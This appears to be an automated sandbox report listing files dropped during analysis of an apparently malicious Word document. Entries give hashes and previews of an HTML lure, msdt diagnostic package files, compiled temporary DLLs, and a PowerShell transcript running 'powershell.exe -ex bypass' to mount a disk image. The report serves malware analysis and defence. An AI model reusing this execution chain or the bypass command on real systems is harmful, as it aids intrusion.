Entropy (8bit):	4.836014560592255
Encrypted:	false
SSDEEP:	192:tJ5mDtWIDu0GTl9EHbTcKeZEwC8EaKiSe+1hPw6utjdkGPgz47:wDwIwERY5V7VaGPgz47
MD5:	A32050027AEA96B3B70E1056490A98C9
SHA1:	EF28C67583C8C8048C0BAAEAD036680A60441213
SHA-256:	E3BA1C45F9DD1F432138654B5F19CF89C55E07219B88AA7628334D38BB036433
SHA-512:	1C2A1605B67FEB57F99DC4C7DAFFB16D1F3CC48D12CFC338C6D4FD84348DD6A872F6A0DAEDA70E96F49AD05B0F9690211F67346E3E4660CA2E79ED6F038A60C
Malicious:	false
Reputation:	unknown
Preview:	<!doctype html>..<html lang="en">..<head>..<title>..Good thing we disabled macros..</title>..</head>..<body>..<p>..Lorem ipsum dolor sit amet, consectetur adipiscing elit. Quisque pellentesque egestas nulla in dignissim. Nam id mauris lorem. Nunc suscipit id magna id mollis. Pellentesque suscipit orci neque, at ornare sapien bibendum eu. Vestibulum malesuada nec sem quis finibus. Nam quis ligula et dui faucibus faucibus. In quis bibendum tortor.....Curabitur rutrum leo tortor, venenatis fermentum ex porttitor vitae. Proin eu imperdiet lorem, ac aliquet risus. Aenean eu sapien pharetra, imperdiet ipsum ut, semper diam. Nulla facilisi. Sed euismod tortor tortor, non eleifend nunc fermentum sit amet. Integer ligula ligula, congue at scelerisque sit amet, porttitor quis felis. Maecenas nec justo varius, semper turpis ut, gravida lorem. Proin arcu ligula, venenatis aliquam tristique ut, pretium quis velit.....Phasellus tristique orci enim, at accumsan velit interdum et. Aenean nec tristique

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	22108
Entropy (8bit):	5.600449610443428
Encrypted:	false
SSDEEP:	384:mtCFjsVX68/ZPK02XiySgRjultIsnonvXg3hInYMRV4NxFFq82bSTtaY0y:068/5KXXbVClt/866Dnqq8jtz
MD5:	B538DFB7D3FA26250E097C09F4D2882C
SHA1:	D27F31DE75C5C3766228ED5F215651D374184B41
SHA-256:	314810259AE528781087A1B3D82710BA86DE148AB2B4F2526190319E3F8E9D8C
SHA-512:	2DFC1E7ECF74F52D1790DB0E1E0827F32E9CF6EFFE88AD1DDA783B88C8AB597FC5AEECB2883934A7D6507506DA2AADB945D839276DACD06AB1E89CA69362EE1
Malicious:	false
Reputation:	unknown

Preview:	@...e.....P.....K...T.J.J.....7.....@.....H.....<@.^.L."My...:G..... .Microsoft.PowerShell.ConsoleHostD.....fZve...F.....x.).....System.Managemen t.Automation4.....[...{a.C..%6..h.....System.Core.0.....G-.o...A...4B.....System..4.....Zg5..:O..g..q.....System.Xml..L.....7.....J@.....~..... .#.Microsoft.Management.Infrastructure.8.....'....L..}.....System.Numerics.@.....Lo...QN.....<Q.....System.DirectoryServices<.....H..QN.Y.f..... .....System.Management...4.....].D.E.....#.....System.Data.H..... ....H..m)aUu.....Microsoft.PowerShell.Security...<.....~.[L.D.Z.>..m.....Sy stem.Transactions.<.....):gK..G...$.1.q.....System.ConfigurationP...../.C..J..%...].....%.Microsoft.PowerShell.Commands.Utility...D.....-.D.F.<;.nt.1 .....System.Configuration.Ins

C:\Users\user\AppData\Local\Temp\343kkfih\343kkfih.dll

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	3.08683667520355
Encrypted:	false
SSDEEP:	24:etGSks9pz1qlkCe745Q7GslPordjvX5ekjV4gztkZfRy6Iv+POBWI+ycuZhNOWas:6Ppqb927GslPmDRjyJRgk1ul5a3Vq
MD5:	E7C64FF6232E03C4EAFFDDCB24D61F88
SHA1:	F2FCB5A38F5E568D88C8CED8063CCA813EB96C08
SHA-256:	2D952F423B31924D5F6F3A7C54F64E92527379FF35D3A85359AA97F3A7EC8C91
SHA-512:	F4AC74A1D03A2D89EFA13AF3FABE47F11701CBE84F3BD630094579BF23E97C830B715333C0C0F84B3BB4153703D558FE889239EF4CEE7563FFCB1774F8AAC7F 9
Malicious:	false
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...E..b.....!.....%... ...@..... ....@.....$..K....@.....`..... ..... ..H.....text...4.... ..... ..`.rsrc.....@.....@..@.rel oc.....`.....@..B.....%.....H..... ..4.....0..6..... ...s.....o....(.....,o....r...pr...po....*~....*F.r...pr...po....*..(....*BSJB.. .....v4.0.30319.....l.....#~.....#Strings.....#US.....#GUID.....t...#Blob.....W=.....%3.....2.+...N.B..... .....0.....W.....+.....Q.9..... \.....P .....j..... ..

C:\Users\user\AppData\Local\Temp\343kkfih\CSCB428EC43F67D4CCE84BBCBE165F3FF83.TMP

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.107637294577624
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5gryQLWak7YnqqbLHPN5Dlq5J:+RI+ycuZhNOWakSnHPNnqX
MD5:	3C4ACABA50E1C037A7D43069DD50D55E
SHA1:	B739096A4EC05D4C531B1F45A77C2FB48965B0DA
SHA-256:	962732B5E808058DBBED9E8E527E0C8D3B5D91399CB3517362AEFFFD2DAFCFAD
SHA-512:	D48C021312417D3A95F79C97509DB6D917F83169421EF0B241D5834BD2B9569983FE3AA75F74EE61DD67D4B70E9BEA0729DBFA6FA731A628F18C5D5D5D90EBD 7
Malicious:	false
Reputation:	unknown
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n..... S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...3.4.3.k.k.f.i.h...d.l.l.....(... ..L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...3.4.3.k.k.f.i.h...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0... 0...0...0...

C:\Users\user\AppData\Local\Temp\RES473B.tmp

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x4ae, 9 symbols
Category:	dropped
Size (bytes):	1364
Entropy (8bit):	4.106801882536675
Encrypted:	false
SSDEEP:	24:H6C9A++fUoKB5EWDfHZhKBffuYfII+ycuZhNWgakSJFPNnq9Wd:ox8dHKZWYg1ulWga3Jfq9m
MD5:	F75340B901239EE7D68F2A93DE12E34C
SHA1:	23E76BA9651E6EB3C7B2C49C0220200AF5176F4D
SHA-256:	F2634B27927DAD999D7162615B98A45A5C3BA136C996A3CD0445ECB586B23B61
SHA-512:	566287DDEC7C85ECB62B653A7BFD080240E674BF63E572A0F38100C69CA3D93C227847EE8F855F9C45B13F73F03E8138F9E09B7B657B611433B1E272A1776CD1
Malicious:	false
Reputation:	unknown

Preview:	L...@..b.....debug$S.....p.....@..B.rsrc$01.....X.....T.....@..@.rsrc$02.....P...^.....@..@.....T....c:\Users\user\AppData\Local\Temp\ej5y pzxn\CSCDA8FA8A1B40543BD93F61BBD49C66867.TMP.....(.....<X..qe;Y.....4.....C:\Users\user\AppData\Local\Temp\RES473B.tmp.-.<.....'...Micros oft (R) CVTRES...=..cwd.C:\Windows\TEMP\SDIAG_70a82460-46c3-4d6a-beee-fc124429976a.exe.C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe..... .....0.....H.....L.....H.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a. n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...e. j.5.y.p.z.x.n...d.l.l.....(.....L.e.g.a.l.C.o.p.

C:\Users\user\AppData\Local\Temp\RES4765.tmp

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x4ae, 9 symbols
Category:	dropped
Size (bytes):	1364
Entropy (8bit):	4.09396945647647
Encrypted:	false
SSDEEP:	24:H8C9A++fNsdG9DfHdhKBffuYfII+ycuZhNdakSLPNnq9Wd:GxyABLKZWYg1ulda3hq9m
MD5:	500DC3F5C427AB8A26D452CE585BB937
SHA1:	F7586DD3F23B6D4651C930D5F78128C0EFE52787
SHA-256:	894F109A9ADF0F1D53C6305CCB98989B18D76AE8F276C5508ACABDB479C8099D
SHA-512:	6448BAA46BECD305E2F09225B36A8A2EA1467EC5C6D95AD72B65AA1FC9F3AAF92F2E1BDF3156533F787D341433EA46BA102DB627E2C0C3BCE439CE75F1727C FE
Malicious:	false
Reputation:	unknown
Preview:	L.....b.....debug$S.....p.....@..B.rsrc$01.....X.....T.....@..@.rsrc$02.....P...^.....@..@.....T....c:\Users\user\AppData\Local\Temp\mj2r enji\CSCB9869C7619004D828AB967DBC926ADAE.TMP.....&.c*..PX.3.....4.....C:\Users\user\AppData\Local\Temp\RES4765.tmp.-.<.....'...Micros oft (R) CVTRES...=..cwd.C:\Windows\TEMP\SDIAG_70a82460-46c3-4d6a-beee-fc124429976a.exe.C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe..... .....0.....H.....L.....H.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a. n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...m. j.2.r.e.n.j.i...d.l.l.....(.....L.e.g.a.l.C.o.p.

C:\Users\user\AppData\Local\Temp\RES5EDA.tmp

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x4ae, 9 symbols
Category:	dropped
Size (bytes):	1364
Entropy (8bit):	4.09961110919796
Encrypted:	false
SSDEEP:	24:HgC9A++fZeADfHwhKBffuYfII+ycuZhNOWakSnHPNnq9Wd:6xzyKZWYg1ul5a3Vq9m
MD5:	E7280112D4F81F7F338E7E23886C9313
SHA1:	1268BCB973B125C6703AF83A9833D60D8C5D0CB9
SHA-256:	47857740AA0BE7AFF335D2A09FAB4895958C6BA9A6D2295F11E0A6DBFBDC83B1
SHA-512:	656E1D6C3A183E218F0A9CD82FBBEACF18C5EEBEDB026F776BC2EDFA38902B6DF2AE85E060BAB5837003D9F0B144A75D4E67D547FFDDFF50F8C931C7CC468 C4B
Malicious:	false
Reputation:	unknown
Preview:	L...F..b.....debug$S.....p.....@..B.rsrc$01.....X.....T.....@..@.rsrc$02.....P...^.....@..@.....T....c:\Users\user\AppData\Local\Temp\343k kfih\CSCB428EC43F67D4CCE84BBCBE165F3FF83.TMP.....<J.P..7..0i.P.^.....4.....C:\Users\user\AppData\Local\Temp\RES5EDA.tmp.-.<.....' ...Microsoft (R) CVTRES...=..cwd.C:\Windows\TEMP\SDIAG_70a82460-46c3-4d6a-beee-fc124429976a.exe.C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.e xe.....0.....H.....L.....H.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.. ...T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a .m.e...3.4.3.k.k.f.i.h...d.l.l.....(.....L.e.g.a.l.C.o.p.

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_c33guzif.vqh.ps1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A

Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_czf5qbdw.tlo.psm1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp\ej5ypzxn\CSCDA8FA8A1B40543BD93F61BBD49C66867.TMP

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.112696307080811
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5gry4gak7YnqqJFPN5Dlq5J:+RI+ycuZhNWgakSJFPNnqX
MD5:	AE28F617D1FFD1E53C58048971653B59
SHA1:	E4B938A2DB3BDB740B687D7B62248FDA9642D6F3
SHA-256:	6939F02575AAD46613236498F5699D58DB56569DE5B2D84E69F4E474B0C8ECF9
SHA-512:	A44FB43DEAB5C6E43127B15FF62CA90C2DF7E2CE1D234C617C319587FAD5B9A0CA9E45ACD155C0389C6990223C42BA1BC9DF2160354460B016DFEB78A56994 4F
Malicious:	false
Reputation:	unknown
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n..... S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...e.j.5.y.p.z.x.n...d.l.l.....(... ..L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...e.j.5.y.p.z.x.n...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0... 0...0...0...

C:\Users\user\AppData\Local\Temp\ej5ypzxn\ej5ypzxn.dll

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	5120
Entropy (8bit):	3.7885132843835563
Encrypted:	false
SSDEEP:	48:6ieoPhmKraYZkH8KTibUye2kwjj0JuC+CFSlwY0kc1ulWga3Jfq:1FDaAkHHos2k8FCubIgKJ
MD5:	3808E62600B7DD46185B68D58AE7D323
SHA1:	5F8F0D3D8F6CE2AC02D438924B81F71CAD7C021A
SHA-256:	327DD36754FC5F70ED43039BD6C7EF7340801B4AE9E004EEBEF3A56A6FD6D557
SHA-512:	C4C9693BB5C35D97821460C07A42864CDBF7FA29C9E8E85D44282371B5094B65CC58D9A1DA7272AC90A97E5EC8F8E81C3B23E70ACF764C5DD25D5F5FECFE6 D8
Malicious:	false
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...?..b.....!.....>*... ...@..... ....@.....)..S....@.....`..... ..... ..H.....text...D.... ..... ..`.rsrc.....@.....@..@.rel oc.....`.....@..B..... *.....H..... "....."..(....*J.#(....r...p(....*..(....*2~.....(....*....0..... ....s..... ....s.....r;..p.....(.....s .....5....."....5.....3+E...../...(.-...2.3+1...:3...+)....3...+....+...+...+...+...,..+...+.....r;..p...o..... ...o.....+Y.....r=..p..o.....1.r=..p..o.....+(r...p..o.....(.....r...p(.... .....X.....i2.....(.....o.....o....-.r...p....

C:\Users\user\AppData\Local\Temp\mj2renji\CSCB9869C7619004D828AB967DBC926ADAE.TMP	
Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.0854106769117537
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5grygYak7YnqqxNPN5Dlq5J:+RI+ycuZhNdakSLPNnqX
MD5:	14C20B82F70526B3632A09A55058C733
SHA1:	68DCFB4051EF4BCECC41AD380D708F494F0E904F
SHA-256:	C9BE630A247C782FC2FD445F6DD9D5C5A40EB5574C3E9871ACFB3EE319B8FFB7
SHA-512:	C982B83F0297D87A0D26E8265C84BCE5F1AC502E3EF1269C9C14D19E9DCA592898C00EE3E8FC5C77F33C5C6B027535BA5FE2FC38F9CAA26FAC0336204335DDEA
Malicious:	false
Reputation:	unknown
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...m.j.2.r.e.n.j.i...d.l.l.....(... ..L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...m.j.2.r.e.n.j.i...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0...0...0...

C:\Users\user\AppData\Local\Temp\mj2renji\mj2renji.dll	
Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	9728
Entropy (8bit):	4.7977938003878045
Encrypted:	false
SSDEEP:	96:XXKqedmYoNKvUTCSH3gR8H8FgwSHwBmkwZYPaSJ365O9ieMjQZaoRnIjfK:KElNK8TCSfHyPmkwZ+vKOOQZdnv
MD5:	9B9920FB503945C91A7DF14BD1CFA79B
SHA1:	2F9D9780C738D818CFAE3054DBAB971FDC6C94A1
SHA-256:	68D8F18213236BE68BFA865047F501124F707CDF63A4D3C29A5824D83316AAC1
SHA-512:	82338C7A18E212B79CC1F8331BF91CFFA45312554235DD09BA27778F51AEDF874E59EDF2BA4EF971EAE79A5A256C09B657121B4554398E9FE05A8860BE1F1A4C
Malicious:	false
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....b.....!.....^<... ...@..... ....@.....<..K....@.....`..... ..... ..H.....text...d.... ..... ..`.rsrc.....@..... .....@..@.rel oc.....`.....$.....@..B.....@<.....H.....$..4.....0..%..... ....s.....r...p.(....,..o....*~....*....0..!..... ....s.....(....,..o....*~....*....0..... .....(....s.....o.....o....*....0..@..... ....s..... ....s.....(....s.....o....o....&..o....o....&.*.0.....,.. .+.....o.....+).o.....t....~....(....,..t.....(....&.o....-....u.....,...o.....o.....+*..o.. ....t....~....(....,...t.....(....&..o....-.....u.....,...o.....*

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\doc276.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Read-Only, Archive, ctime=Mon Jun 6 08:04:14 2022, mtime=Tue Jun 7 10:38:53 2022, at ime=Mon Jun 6 08:04:14 2022, length=10144, window=hide
Category:	dropped
Size (bytes):	290
Entropy (8bit):	3.6693833291173723
Encrypted:	false
SSDEEP:	6:4xtYl/EYcL8x1618R/8p6P5FirRGlljsljAlAg+1CKMK/lt:8OEYcR18RUaiQ/jEjA6X/X
MD5:	36F7B1212F5C8D71F1F60E36676DB5AF
SHA1:	AB3581195A3C5910EDA5225B3531CC571A7DB176
SHA-256:	8143C2D057A3CDAE0DD8E184F8C0633CC43EBCC307B35A3F14B73BB73527C50D
SHA-512:	F013BEF37F29671303C18B4806CF3A411A930D30B325983C22DBA291828A602B7B82C2F414932FD775E93062EE242C986CC09F208BA950B54DEC7C78919F0E1D
Malicious:	false
Reputation:	unknown
Preview:	L.....F....!....;.d.y.....)cz...;.d.y...'.....P.O. .:i.....+00.../E:\.....d.2..'...T.H!.DOC2#K_E.DOC..H.....T.H.T.\.....d.o.c.2.7.6...d.o.c.x.... ....=.....-.....<.....L.....E:\doc276.docx.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE

File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	64
Entropy (8bit):	4.601202445739505
Encrypted:	false
SSDEEP:	3:bDuMJlZepu4omxWKepu4ov:bCSKoy
MD5:	872838896A4E8A3CADC8379E015B14FC
SHA1:	049634CD63125E68CC2415079834E119411BAEB7
SHA-256:	B0B0E3A6D86FFFBDC4A9C3D5C4F9A74970EB8BADB80D21C3C84B90BF947C8330
SHA-512:	764E9502BB78477D72A12FF70E3141946AB5C938D137DD2F6E6D081B2C1E9644A5C921941A81189F1FFF4C42AF27D199347F4AEF42C5702FD56938F4BAACA30E
Malicious:	false
Reputation:	unknown
Preview:	[folders]..Templates.LNK=0..doc276.LNK=0..[misc]..doc276.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.5804269155138986
Encrypted:	false
SSDEEP:	3:Rl/ZdE2GHlmclWSRSLuRa4pL99l:RtZqkHSUIa+
MD5:	F5EEF03731758B35D82538F83E0D3469
SHA1:	53DE07E131F07113F83EC1D1F3E7B4BD7BC3483E
SHA-256:	F7F2EFEA3D45B034151A9C573176404DC88E18E1BA28D86387FB5C3F1916C97D
SHA-512:	D763F0667673EE9DD67AEB97F3AD0A77A0A647C3BA384F2144A3200581AF07BA47DA358F73D980D7F8936631F074E9A22A36B5374DF0F7FE78C7C927D2054D3(
Malicious:	false
Reputation:	unknown
Preview:	.pratesh.....p.r.a.t.e.s.h.....`.....{.....`.....}...}...}.....q`.....|...|...|..

C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	Little-endian UTF-16 Unicode text, with CR line terminators
Category:	modified
Size (bytes):	20
Entropy (8bit):	2.8954618442383215
Encrypted:	false
SSDEEP:	3:QVNliGn:Q9rn
MD5:	C4F79900719F08A6F11287E3C7991493
SHA1:	754325A769BE6ECCC664002CD8F6BDB0D0B8CA4D
SHA-256:	625CA96CCA65A363CC76429804FF47520B103D2044BA559B11EB02AB7B4D79A8
SHA-512:	0F3C498BC7680B4C9167F790CC0BE6C889354AF703ABF0547F87B78FEB0BAA9F5220691DF511192B36AD9F3F69E547E6D382833E6BC25CDB4CD2191920970C5
Malicious:	false
Reputation:	unknown
Preview:	..p.r.a.t.e.s.h.....

C:\Users\user\Documents\20220607\PowerShell_transcript.468325.jUlojUo4.20220607192048.txt

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	1020
Entropy (8bit):	5.1299309249841665
Encrypted:	false
SSDEEP:	24:BxSAhc7vBZ0x2DOXikR9uyeWjyHjeTKKjX4CIym1ZJXpxR9uy6nxSAZ6:BZh6vj0oOxjjyqDYB1ZvxOZZ6
MD5:	B9240629DC74189BF4659F00EA042651
SHA1:	4457AE6FAD21CEDC1A711A89912569E267D2C7FD
SHA-256:	44B367279577281597D08BAED307899B475E025E8EF9E1C2D3E52F4DB5CF9DA0
SHA-512:	F96D1F7E43A5D6575DEB73E9CE75027ACB295624CCD5585C7F20F41B62D5EE131655172A4DE273112AE1568ED7E44669D25A44CAE669A59938C795BFE2CCF4F

Malicious:	false
Reputation:	unknown
Preview:	.**********..Windows PowerShell transcript start..Start time: 20220607192050..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 468325 (Microsoft Windows NT 10.0.17134.0)..Host Application: powershell.exe -ex bypass -command Mount-DiskImage -ImagePath C:\Users\user\Desktop\68101181_048154.img..Process ID: 6088..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..********** **********..Command start time: 20220607192050..**********..PS>Mount-DiskImage -ImagePath C:\Users\user\Desktop\68101181_048154.img..********** *********..Command start time: 20220607192547..**********..PS>$global:?..True..**********..Windows PowerShell transcript end..End time: 20220607192547..****

C:\Windows\Temp\SDIAG_70a82460-46c3-4d6a-beee-fc124429976a\DiagPackage.diagpkg

Process:	C:\Windows\SysWOW64\msdt.exe
File Type:	HTML document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	24702
Entropy (8bit):	4.37978533849437
Encrypted:	false
SSDEEP:	96:fO3MDP8m2xaqade1tXv8v/XPSwTkal+7lOaNeHdXQZvczyJuz4UnPz0Kuz+NGTEP:O5NzuCWNaEcU8mjapMVOHW
MD5:	191959B4C3F91BE170B30BF5D1BC2965
SHA1:	1891E3CB588516B94FDC53794DA4DF5469A4C6D0
SHA-256:	8EC3A8F67BAF1E4658FC772F9F35230CA1B0318DDAF7A4C84789A329B6F7F047
SHA-512:	092CC417FBFE7F6E02A60FF169209D7B60362B585CBF92521BFC71C0B378D978DFB9265A3E48C630CE6ABAB263711D71F3917FFAF51B6FD449CFC394E9D8C3A9
Malicious:	false
Reputation:	unknown
Preview:	<dcmPS:DiagnosticPackage SchemaVersion="1.0" Localized="true" xmlns:dcmPS="http://www.microsoft.com/schemas/dcm/package/2007" xmlns:dcmRS="http://www.microsoft.com/schemas/dcm/resource/2007">.. <DiagnosticIdentification>.. <ID>PCW</ID>.. <Version>3.0</Version>.. </DiagnosticIdentification>.. <DisplayInformation>.. <Parameters/>.. <Name>@diagpackage.dll,-1</Name>.. <Description>@diagpackage.dll,-2</Description>.. </DisplayInformation>.. <PrivacyLink>https://go.microsoft.com/fwlink/?LinkId=534597</PrivacyLink>.. <PowerShellVersion>2.0</PowerShellVersion>.. <SupportedOSVersion clientSupported="true" serverSupported="true">6.1</SupportedOSVersion>.. <Troubleshooter>.. <Script>.. <Parameters/>.. <ProcessArchitecture>Any</ProcessArchitecture>.. <RequiresElevation>false</RequiresElevation>.. <RequiresInteractivity>true</RequiresInteractivity>.. <FileName>TS_ProgramCompatibilityWizard.ps1</FileName>.. <ExtensionPoint/>.. </Script>..

C:\Windows\Temp\SDIAG_70a82460-46c3-4d6a-beee-fc124429976a\DiagPackage.dll

Process:	C:\Windows\SysWOW64\msdt.exe
File Type:	PE32+ executable (DLL) (console) x86-64, for MS Windows
Category:	dropped
Size (bytes):	66560
Entropy (8bit):	6.926109943059805
Encrypted:	false
SSDEEP:	1536:ytBGLADXf3iFGQ+/ReBQBJJgUKZgyxMBGb:ytBGcDXvKoRqKuxgyx
MD5:	6E492FFAD7267DC380363269072DC63F
SHA1:	3281F69F93D181ADEE35BC9AD93B8E1F1BBF7ED3
SHA-256:	456AE5D9C48A1909EE8093E5B2FAD5952987D17A0B79AAE4FFF29EB684F938A8
SHA-512:	422E2A7B83250276B648510EA075645E0E297EF418564DDA3E8565882DBBCCB8C42976FDA9FCDA07A25F0F04A142E43ECB06437A7A14B5D5D994348526123E4E
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
